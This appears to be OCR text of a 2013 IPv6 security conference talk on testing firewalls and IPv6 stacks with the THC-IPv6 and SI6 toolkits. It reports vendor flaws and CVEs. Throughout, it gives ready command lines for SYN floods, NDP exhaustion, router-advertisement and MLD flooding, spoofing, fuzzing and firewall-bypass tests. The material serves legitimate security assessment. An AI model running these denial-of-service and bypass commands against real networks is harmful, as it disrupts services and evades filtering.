Security Assessments of IPv6 Networks and Firewalls

Fernando Gont **Marc Heuse**

IPv6 Kongress 2013
Frankfurt, Germany. June 6-7, 2013

About Fernando Gont

- Security researcher and consultant at SI6 Networks
- Have worked on security assessment on communications protocols for:
  - UK NISCC (National Infrastructure Security Co-ordination Centre)
  - UK CPNI (Centre for the Protection of National Infrastructure)
- Active participant at the IETF (Internet Engineering Task Force)
- More information available at: http://www.gont.com.ar

About Marc Heuse

- Independent security researcher and consultant
- Worked at SuSE (Linux), KPMG, n.runs
- Founder of The Hacker's Choice (www.thc.org)
- Author of many public security tools like thc-ipv6, hydra, amap, THC-Scan, SuSEfirewall 1 + 2, etc.
- More information at: www.mh-sec.de

Agenda

Implemtation Tests

- TCP Tests
- Fragmentation Tests
- Real Life Tests: Firewall

Addressing

- Statistics
- Network Scanning
- Host Tracking

Conclusions

THC-IPv6 Toolkit: Introduction

- First IPv6/ICMPv6 attack toolkit for many years
- Powerful attacks
- Only minimal IPv6 knowledge required
- Easy to use
  - Only runs on Linux with Ethernet
  - Rudimentary documentation
  - Free software
- Available at: www.thc.org/thc-ipv6

SI6 Networks' IPv6 Toolkit: Introduction

- For ages, THC's IPv6 attack suite (http://www.thc.org) has been the only publicly-available IPv6 security toolkit
- We've produced “SI6 Networks' IPv6 toolkit”
- SI6 Networks' IPv6 Toolkit goals:
  - Security analysis and trouble-shooting of IPv6 networks and implementations
  - Clean, portable, and secure code
  - Good documentation
  - Free software
- Available at: http://www.si6etworks.com/tools/ipv6toolkit

SI6 Networks' IPv6 Toolkit: Tools

- ns6
- na6
- rs6
- ra6
- addr6
- rd6
- scan6
- frag6
- tcp6
- icmp6
- ni6
- flow6
- jumbo6


Assessing Implementations

IPv6 Fragmentation

Assessing Implementations

IPv6 Fragmentation: Overview

- IPv6 fragmentation performed only by hosts (never by routers)
- Fragmentation support implemented in “Fragmentation Header”



- Where:
  - Fragment Offset: Position of this fragment with respect to the start of the fragmentable part
  - M: “More Fragments”, as in IPv4
  - “Identification”: Identifies the packet (with Src IP and Dst IP)

Predictable fragment Identification values

- Security implications known from the IPv4 world:
  - idle-scanning
  - DoS attacks (fragment ID collisions)
- Discussed in IETF I-D: draft-ietf-6man-predictable-fragment-id
- The frag6 tool can assess the Fragment ID generation policy:

```
# frag6 -i eth0 -v --frag-id-policy -d fc00:1::1
```

What some popular IPv6 stacks do

Operating System	Algorithm
FreeBSD 9.0	Randomized
NetBSD 5.1	Randomized
OpenBSD-current	Randomized (based on SKIPJACK)
Linux 3.0.0-15	Predictable (GC init. to 0, incr. by +1)
Linux-current	Unpredictable (PDC init. to random value)
Solaris 10	Predictable (PDC, init. to 0)
Windows 7 Home Prem.	Predictable (GC, init. to 0, incr. by +2)

GC: Global Counter PDC: Per-Destination Counter

IPv6 fragment reassembly

- Security implications of overlapping fragments well-known (think Ptacek & Newsham, etc,)
- Nonsensical for IPv6, but originally allowed in the specs
- Different implementations allow them, with different results
- RFC 5722 updated the specs, forbidding overlapping fragments
- Assess the fragment reassembly policy of a target with:

```
# frag6 -i IFACE -v --frag-reass-policy -d TARGET
```

(Results for some popular implementations available at: http://blog.si6networks.com)

TCP-based Attacks

Porting TCP-based attacks to the IPv6 world

IPv6-based TCP SYN-floods

- tcp6 is a very flexible tool for sending IPv6-based TCP segments
- A TCP SYN-flood attack can be performed with:


```
# tcp6 -i IFACE -s SRCPRF -d TARGET -a DSTPORT -X S \
       -F 100 -l -z 1 -v
```

Real Life Test Results

Die, firewalls, die!


Kids …

Router Advertisement Flooding




Flood FW with random Ras (prefix or route information)

DOS:

- Cisco IOS+ASA (fixed)
- Juniper Netscreen

ICMPv6 Multicast Support Flooding




Flood FW with random ICMPv6 MLD Router and MLD Reports.

DOS:

- Juniper Netscreen

Zyxel: Fragmentation == Established




Zyxel does not consider this a bug …
(unfixed)

Astaro: I need lots of memory

FRAG ID A, Offset 0	FRAG ID A, Offset 20.000	FRAG ID A, Offset 60.000
FRAG ID B, Offset 0	FRAG ID B, Offset 20.000	FRAG ID B, Offset 60.000
FRAG ID C, Offset 0	FRAG ID C, Offset 20.000	FRAG ID C, Offset 60.000

Cisco ICMP ACL Bypass



Still unfixed but in the making

More!

CVE	SYSTEM	PROBLEM
CVE-2004-0592	Linux	Denial of service via IPv6 + TCP header large option length
CVE-2006-4572	Linux	Bypass rules by using an extension header
CVE-2007-1497	Linux	Bypass rules due fragmentation states errors
CVE-2008-3816	Cisco ASA	Denial of service via unspecified IPv6 packet
CVE-2009-0687	OpenBSD	Denial of service when IPv4 + ICMPv6 packet
CVE-2009-4913	Cisco ASA	Bypass rules by unknown IPv6 based packets
CVE-2011-0393	Cisco ASA	Denial of service with IPv6 traffic if IPv6 is not configured
CVE-2011-3296 CVE-2012-3058	Cisco FWSM	Denial of service with IPv6 Syslog messages
CVE-2012-1324	Cisco IOS	Denial of service with IPv6 traffic into firewall zones with IPS
CVE-2012-2744	Linux	Denial of service with fragmented IPv6 packets
CVE-2012-4444	Linux	Bypass rules via overlapping fragments

?!

Juniper SRX

Fortinet

Checkpoint

…

Juniper Netscreen

Linux

Cisco

Zyxel


Oh, rly?

The Candidates!

Check Point®
SOFTWARE TECHNOLOGIES LTD.


USGv6

What should a firewall do for IPv6?

Correct handling of IPv6, Extension Headers and ICMPv6

Filter invalid source addresses

Check Extension Headers
Filter Extension Headers

Check Extension Header Options
Filter Extension Header Options


Handle Fragmentation securely

No rule bypass due Fragmentation
No rule bypass due Extension Headers

Handle ICMPv6 stateful

Check for harmful ICMPv6 content

Test Setup


sniff here!
2001:db8:1::2
2001:db8:1::1
www
ping
Angriffslaptop
Firewall
Server
2001:db8:2::1
2001:db8:2::2

YES

Please do this at home!

Filter bypass due EH and/or Fragmentation

- Test bypass techniques to open port:

```
firewall6 eth0 2001:db8:2::2 80
```

- Test bypass techniques to filtered port:

```
firewall6 eth0 2001:db8:2::2 22
```

Test results

All pass

ICMPv6 & Extension Header support

```
implementation6 -p eth0 2001:db8:2::2
```

Test results (Default settings)

- Cisco
  - only Source Routing Option is dropped
  - all extension header pass
- Fortinet
  - all extension header pass
  - Source Routing Option is not dropped
- Juniper
  - only Source Routing Option is dropped
  - all extension header pass
  - all ICMPv6 packets get through (erroneous objects)

Fragmentation Resource Issues

CPU/RAM exhaustion tests:

```
for TEST in `seq 1 33`; do
  timeout -s KILL 60 \
  fragmentation6 -p -f eth0 \
   2001:db8:2::2 $TEST
done
```

Test results

All are shaky, showing small/medium impact on packet forwarding

Testing anti-spoofing protection

Network vendors call this the RPF check

```
thcping6 eth0 2001:db8:2::a 2001:db8:2::2
```

Test results

Fortinet does not filter the spoofed packets!

Stateful ICMPv6

TooBig messages not belonging to a connection:

```
toobig6 -u eth0 2001:db8:1::3 \
        2001:db8:2::2 1280
```

Test results

Juniper does not filter the spoofed packet!

(same erroneous defaults)

Harmful ICMPv6 packet contents

TooBig message with impossible small or large values:

```
toobig6 eth0 2001:db8:1::2 \
        2001:db8:2::2 48


toobig6 eth0 2001:db8:1::2 \
        2001:db8:2::2 100000
```

Test results

All let this pass

NDP Exhaustion Tests

Perform NDP Exhaustion attacks with ICMPv6 TooBig and EchoRequest:

```
ndpexhaust26 -c -r eth0 2001:db8:2::
```

```
ndpexhaust26 -c -r -p eth0 \
             2001:db8:2::
```

Test results

Fortinet & Cisco get 100% CPU

(also after doing vendor recommended settings)

SYN Flooding Tests

Send SYN packets to port 80 and random ports, send SYN-ACK to random ports, send ACK packets to port 80:

```
thcsyn6 eth0 2001:db8:2::2 80
thcsyn6 eth0 2001:db8:2::2 x
thcsyn6 -S eth0 2001:db8:2::2 x
thcsyn6 -A eth0 2001:db8:2::2 80
```

Test results

All get 100% CPU

(also after doing vendor recommended settings)

At some point in the test:

lost all IPv6 filter rules, defaulted to open, not visible in GUI

In Conclusion …

More tests: Remote

```
for TEST in X ’s 80’ 0 1; do
  fuzz_ip6 -x -n 3 -DFHIR -$TEST eth0
    2001:db8:2::2
done


randicmp6 eth0 2001:db8:2::2
```

More tests: Local

```
for TEST in X `seq 0 9`; do
  fuzz_ip6 -x -n 3 -DFHIR -$TEST eth0 fe80::1 (FW-LL)
done

dos-new-ip6 eth0

flood_router26 -R eth0

flood_router26 -P eth0

flood_router26 -s -R eth0

flood_router26 -s -P eth0

flood_advertise6 eth0 fe80::1 (FW-LL)

flood_solicitate6 eth0 fe80::1 (FW-LL)

flood_mld26 eth0

flood_mldrouter6 eth0
```

IPv6 Addressing

Analyzing IPv6 Addresses

Analyzing IPv6 Address Types

- The addr6 tool can analyze IPv6 addresses
- Example:

```
addr6 -a ADDRESS
```

- Format:

```
type=subtype=scope=IID_type=IID_subtype
```

Filtering IPv6 addresses

- When assessing networks, lists of IPv6 are produced
- Not all addresses in the list might be useful
- It is may be useful to filter a group of IPv6 addresses:
  - Remove duplicates from a list
  - Remove addresses that do not belong to a specific prefix
  - Obtain addresses of a specific scope
  - etc.

Filtering IPv6 addresses (II)

- Remove duplicate addresses:

```
cat LIST.TXT | addr6 -i -q
```

- Accept (or block) specific prefixes:

```
cat LIST.TXT | addr6 --accept PREFIX
```

- Accept (or block) address types:

```
cat LIST.TXT | addr6 --accept-type TYPE
```

  - Types: unicast, unspec, multicast

Filtering IPv6 addresses (III)

- Accept (or block) address scopes:

```
cat LIST.TXT | addr6 --accept-scope SCOPE
```

  - Scopes: interface, link, admin, site, local, global...

- Accept (or block) unicast address types:

```
cat LIST.TXT | addr6 --accept-utype TYPE
```

  - Types: loopback, ipv4-compat, ipv4-mapped, link-local, site-local, unique-local, 6to4, teredo, global

- Accept (or block) IID types:

```
cat LIST.TXT | addr6 --accept-iid TYPE
```

  - Types: ieee, isatap, ipv4-32, ipv4-64, ipv4, embed-port, embed-port-rev, embed-port-all, low-byte, byte-pattern, random

Producing statistics


- The addr6 tool can produce statistics based on a group of IPv6 addresses
- Example:

```
cat LIST.TXT | addr6 -i -s
```


IPv6 Addressing

An assessment of the public IPv6 Internet

